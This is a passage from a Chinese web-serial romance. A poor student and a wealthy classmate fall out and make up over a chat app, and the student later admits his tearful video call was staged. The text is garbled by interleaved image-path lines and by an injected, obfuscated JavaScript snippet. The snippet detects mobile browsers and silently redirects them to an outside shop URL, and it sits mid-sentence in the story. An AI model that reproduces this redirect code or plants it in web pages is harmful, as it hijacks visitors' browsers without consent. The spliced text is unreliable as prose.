卧槽,卧槽槽,人这么算了,声音竟然也这么算了,埋着头的喃学姐强装镇定的例行公事:“哪个kou……” 寇持没说话。 寇持把自己的身份证递了过去。 一只腕骨突出、指节修长、很大很大,充斥着掌控与爆发的手,非常暴力美学的手径直闯入了燕喃的视野。 喃学姐应该去接,但喃学姐突然有点原始的害怕,她不争气的手有点发麻,抬了几次都没抬起来。 就在喃学姐的表情憋得都有点狰狞的时候,寇持把他的身份证搁在桌上了。 喃学姐飞速抄完寇持的名字。 喃学姐抄完后飞速把寇持的身份证双手奉上:“好了!” “好了?” “好——” 寇持在看手机。 直男说他睡醒了。 直男问他照片行不行。 直男问他在不在。 照片是挺行的,他也在,可问题就是照片挺行的……行到他对直男想了点有的没的。 其实也不只是照片,直男整个人都散发着老实和好欺负的信号。 他又不是啥好东西。 再想下去想必直男不会有什么好下场。 逼人当基,天打雷劈……再说人孤儿日子过得够苦了,他干什么再给人添堵。 到此为止吧。 当断不断,必受其乱。 寇持直接把元乂删了。 至于直男又退回来的转账。 他遇到直男算他倒霉。 直男遇到他也算直男倒霉。 删完元乂后寇持这才接过燕喃递回来的身份证:“抱歉,刚有点事。” “没事没事。”燕喃拼命摇头,她一紧张就容易话多,“——你处理完了?” 寇持好整以暇的笑了下:“处理完了。” 应该都处理完了,“谢谢——” . 宿舍太热,元乂没等两分钟就没兴致盯手机了。 元乂去餐厅买饭蹭空调去了。 浦大的食堂价格虽然很亲民,但元乂口袋的每一分钱都是他的血汗钱。 元乂转了好大一圈才抠抠搜搜的花八毛买了米饭,花了两块一买了俩素菜。 可能是食堂不大,也可能是说曹操曹操到,就在元乂美滋滋准备落座的时候,李思思和兰笙并肩走了过来。 其实不止李思思和兰笙,还有学生会的其他人。 只是两人郎才女貌,看起来分外醒目。 李思思长卷发垂肩,一袭白裙长到脚踝,兰笙外型还要更出众一些,清冷的脸,鼻骨左侧的小痣却不点而黑,不用收拾就能出道。 浦大不是艺术院,没什么校花校草,但公认的帅哥美女还是有的。 在兰笙公开出柜前,他俩是历史系有名的金童玉女。 他们人多,也找的角落处,跟元乂离得不远。 元乂侧身回避二人。 元乂越吃越快,越吃把头埋得越低。 虽然没人明说,但元乂吃的就是小食堂的穷鬼套餐。 ——真正的少年心事,其实就只有穷。 元乂本来打算吃完饭蹭食堂空调的,现在只能吃完就走了。 . 元乂回到了宿舍。 这天气出去是站着流汗,坐着是坐着流汗,躺着是躺着流汗。 18:56 热得受不了想早点找人帮他换空调的元乂点开了寇持的聊天框。 19:01 元乂拧眉翻身坐了起来。 19:02 元乂试探的给寇持发了条信息。 还是19:02,“您已经不是对方的好友了,请添加好友。” 哎。 就因为调戏了他一句就把他删啦? 元乂其实不想笑,但没忍住:“咦,十八岁的男大就是纯情——” 任务再失败就要跟着元乂一起玩完系统:“什么?” “他给你删了啊?” “他怎么给你删了!” “删呗。”元乂耸肩,“这不迟早的事么?” “什么叫迟早的事!”系统都特么要崩溃,“你俩不是聊的挺好的吗?” “是聊得挺好的啊,聊得他不想把我带到直男不像直男,男同不像男同的路上——”元乂简而言之,言而简之,“他想搞我,但又不想搞我。” “?”一头问号的系统,“你在说什么?” “你开小差啦?” 说好听点是开小差,说难听点就是能量不够,掉线了,“但你元哥疼你。” 元乂说着,眉一直,唇线也跟着锋锐了起来。 人不同,气质能相似。 转眼,刹那,元乂瞳孔漆深,神情十分腥冷,语气却有点兴味,“有人碰过你吗?” 系统:“……” 系统:“。” 不是。 主角攻你—— 9528又看向元乂,不止演技,说要搞主角就搞主角,元乂的人能力显然十分地突出:“你之前……”任务怎么都失败了,算了,问也白问,它还是关心下当下吧,“接下来怎么办。” 热得有点没招的元乂进浴室把花洒开到最大:“天上无云雨难下。” “地上无树哪有花。” 系统刚开始还没听懂元乂在唱什么,直至元乂开始改词:“我没有了爹和妈。” “我每天都没有家。” “又无亲友帮助我。” “孤苦伶仃怕不怕。” “怕——” “那就不要放过他、放过他——” 情绪刚被带起来的系统:“……” 神人。 元乂腾出一只手打字。 “你把我删了吗”太生硬,“你是不是删错了”太自取其辱,“能不能把我拉回来”无形中肯定自己被删了。 最后刚报完道正在食堂吃饭的寇持收到的好友申请是这样的。 【好好学习请求添加您为好友——……你点错了吗?】 “……”寇持,“。” 都不用见字如见人,他光看到直男发过来的消息就能看到直男现在什么样了。 不安的。 忐忑的。 小心翼翼的。 还可能是要哭的—— 寇持紧急刹住。 寇持心冷如铁的回复。 【k:没有。】 【k:别再加我。】 一分钟,两分钟,直男那边迟迟没有回复。 不过寇持知道直男肯定会回他。 当然,他也不允许别人不回他。 他等了等。 又等了等。 一;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17109938|195851||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove();$(''#content'').append('' 直等了大半个小时。 就在寇持有点压不住脾气,又想发飙的时候,直男的信息过来了。 【好好学习:黄豆脸.哭.jpg】 寇持:“……” 很老气。 又有点绝望。 寇持闭了下眼。 寇持就是没理也理直气壮。 【k:你怎么又这么久才回我。】 【好好学习:快八点了,我刚在赶路。】 没等寇持的眉毛拧起来。 那边没说他很难过,难过到打不出字,那边只说:【……我不知道回什么。】 我不知道回你什么,我是真的想哭。 “……”寇持,“。” 寇持转移了下话题。 【k:你赶什么路。】 【好好学习:打工。】 寇持想起来了:【又搬快递?】 【好好学习:我周一到周五得上课……我得攒够我这周的生活费。】 “……” 是哦。 这穷鬼不打工就没饭吃。 而他—— 寇持发现他就不能跟直男聊天。 他深呼吸,又深呼吸,瞳孔终于还是只剩下一片冷静。 【k:这就是你把钱给别人的下场。】 【好好学习:哦哦哦。】 那边似乎知道他生气了,语气非常的讨好:【……真的对不起。】 【k:对不起有什么用,你不还是要打工。】 【k:你搬快递不累吗?】 【k:你赚钱很容易吗?】 元乂一向只攻不防:【谢谢你关心我。】 寇持:“……” 寇持:“。” 蠢货。 似乎是他的“关心”给了对面勇气。 过了大概半分钟。 八点04。 寇持又接到了一条私信。 【好好学习:……是我做错了什么么。】 寇持往下掩了下睫毛,但神情仍旧生冷。 【k:你不是说你不敢上班玩手机?】 【k:你又骗我?】 他故意找茬显然让对面有点难过。 那边过了好几秒才回复:【我本来不敢的。】 为了你我敢了。 但那边没说,那边只是笑了下:【黄豆脸.呲牙笑.jpg.】 又过了几分钟。 直男不知道k为什么删他。 直男就只有一件事没听k的。 【好好学习:……是因为我不要你的钱么?】 “……” 寇持觉得直男的脑回路挺清奇的。 但以直男的脑子大概也只能想到这了。 但也行。 省得他良心太过不去。 寇持又把元乂拉了回来。 四舍五入一下五百。 他给直男翻个倍。 【k:转账5000】 【k:收。】 【好好学习:……我收你就不……删我?】 寇持睁眼说瞎话:【对。】 元乂秒收的动作快到系统都有点看不清。 什么叫不要收穷人的钱。 这就叫不要收穷人的钱。 高利贷利率都没他高。 元乂快,寇持动作也快,元乂刚把谢谢这俩字打出来,那边就又冒出来了红色的感叹号。 “您已经不是对方的好友了,请添加好友。” 元乂重新点好友申请。 【您请求添加k为好友——黄豆脸.哭.jpg.】 刚亏了四千五、从没吃过这么大的亏的寇持:【我都没哭,你哭你妈的哭。】 【k:给老子滚。】 …… …… 【好好学习:我止不住。】 我真的在哭。 我止不住。 7.网骗 快递站。 元乂头一次偷懒,还没开始干活就把自己锁到了厕所隔间。 发旧的墙面、惨白的白炽灯。 砰。砰砰砰。 ——一滴一滴的泪炸成一朵又一朵水花。 他的手机还亮着,爬满泪水的脸却一片模糊。其实也没认识多久。 其实也没什么交集。 可k好好。 k说他搬快递很累,k说他赚钱很不容易。 k哪怕删他都又给他五千。 元乂顾不得擦眼泪,他全身都在发抖,他亲拼尽全力打字:【……请……请不要删我。】 可太过乞求好像也会给人添麻烦。 发送这条信息只需要0.1秒,但他的手指伸了好几伸,还是没能摁下去。 慢慢地,他都不抖了。 他只是看着屏幕发呆。 呆呆地流眼泪。 . 我止不住……寇持第一眼没明白过来。 下一秒则就冷笑了起来。 两天拿这么大一笔钱,你哭个鸡毛哭,你有什么脸哭。 寇持激情输出。 【k:你一周两天假,一个月四周八天假。这八天你全拿来打工,你也就赚一千六。】 【k:认识两天我给你五千。】 【k:你这辈子赚过这么容易赚的钱吗?】 【k:哭?】 【k:你怎么好意思哭的。】 【k:网上果然什么妖魔鬼怪都有。】 寇持其实相信元乂过的很惨。 也知道元乂确实感谢他。 想跟他交朋友。 但他俩满打满算就认识了两天。 哭就太夸张了。 ……简直离谱。 想到此处。 【k:……emmmm。】 【k:你真哭还是假哭。】 寇持这一大段消息下来,元乂发过去的好友申请页面立马就密密麻麻的。 眼里的泪一直没断,元乂看什么都重影。 元乂费了点功夫才一条条看完。 元乂正想回。 他发过去的好友神情突然就被同意了。 紧接着就是一通急促地视频通话。 “……”元乂,“哎呦?这是人?” 别说元乂,系统都知道这通视频是查岗的:“有一说一,别管寇持做人怎么样,在防网络诈骗这块,他做的挺到位的。” “确实。”元乂,“不过魔高一尺道高一丈。我从来没骗过寇持。”他说着,低头去接视频,“……我真的在哭啊。” “——嗡。” 寇持手机亮了起来。 男生头顶的光惨白。 旁边锁着的破门板印满红红蓝蓝的小广告。 黑长的发,白皙的脸,还是那件很旧的T恤,哪怕仓惶之间接的电话,直男神情都还呆呆的,他还是努力笑了下,有点红,湿润的唇瓣抿起。 他的声音照旧有点紧张:“……喂?” 寇持:“……” 寇持:“。” 直男看起来很平静。 直男甚至在笑。 但一颗。 两颗。 三四五六颗……泪连成了线,男生确实止不住。 他流着泪微笑。 寇持不得不觉得他挺畜生的。 他第一次觉得觉得人与人之间应该多点信任,少些猜忌。 但他觉得这不能怪他。 这都怪直男是个脑残。 正常人会对着陌生人哭么? 哭又有什么用? 哭要是有用,脑袋上就三根毛的三毛也不至于命那么苦。 反正寇持觉得自己挺有理的:“闭嘴。” 元乂本来就没张嘴,但他还是听话地又抿了下唇,但他还是在流泪。 寇持的命令十分生冷:“别哭了。” 元乂用胳膊擦了下脸,又擦了下。 说话再难听。 k还是打了视频过来。 脾气再不好。 k还是没有直接挂电话。 但越是这样,他就越不想失去k:“对……不起……”元乂越擦眼泪掉的越快,越擦越惶恐,越擦眼越红,嘴唇一张一动,“我……我憋不住……请、请不要讨厌——讨厌我——” 寇持正在看镜头。 直男湿润的唇更湿了。 睫毛浓长,泪痕未干。 男生眼珠乌黑,脸庞白皙,眼角和舌尖却是红艳艳的。 ——正所谓人类的悲欢并不相通。 直男正在哭泣。 他只觉得他吵闹……且活色生香。 “……” 寇持倏然闭上了眼。 寇持的气息忽然比泰坦尼克号撞上冰山、Jake沉下去的海水还冷。 寇持啪得关了视频。 . 元乂的哭声在寇持挂断的瞬间就止住了。 无他。 有点累。 单纯哭还好,哭得好看就有点累了。 哭的梨花带雨,且不冒大鼻涕泡则更累。 在厕所摸鱼摸得够久了,元乂把手机塞兜里,洗了把脸就出去了……出去继续搬快递,但皇上不急太监急。 系统虽然再三告诫自己不要管元乂的事,但实在坐卧难安:“他怎么给你挂了?” 元乂随手一个小件扔到线上:“你没看到?” 系统疑惑:“看到什么?” 元乂:“看到我因流泪美丽动人的脸庞。” “?”系统,“你哪美了?” “哎呦。”元乂点评,“不知宿主美9528。” 9528:“……” 你贱不贱? 但寇持要是又对元乂有意思的话,“他会不会又给你删了?” 元乂略作思考:“应该不会了。” 系统左想右想,还是没想通:“……为什么?” “为什么?”元乂耸肩,“他最近几天都不敢跟我说话了呗。” “他要给我删了。” “我不得又找他?” “不过。”元乂话音一转,“他大概率会给我屏蔽掉。” “……”系统,“这跟删掉你有区别吗?” “有啊。”时间已经到了后半夜,元乂估摸着差不多后,又去厕所洗了把脸,“我能给他发消息。” 能在他实在忍不住的时候慰藉一下他的寂寞之情。 厕所灯亮的刺眼。 元乂的衣裤脏脏的,脸却很干净。 洗手台有点老化,镜子也不甚清晰,但已经是最好的地儿了,元乂背对着镜子,卡得对镜头拍了张。 然后把照片发给了寇持。 1:11 【好好学习:照片】 男生身上脏兮兮的,看得出来的工作环境很糟糕,但也看得出来他很用心。 他把自己的脸洗得干净。 洗得他前襟的T恤都浸湿一片,贴到了他瘦削的胸膛上。 他应该也有洗脖子,但没洗干净,白皙脖颈侧有淡淡的灰痕。 【好好学习:第二张。】 兴许是知道自己行为有些叨扰,也可能仅仅是为了自己找个理由:【……说好的赔给你的。】 …… 8:04。 【好好学习:转账100】 这次元乂没再解释。 . 元乂周一虽然没有早八,但有早十。 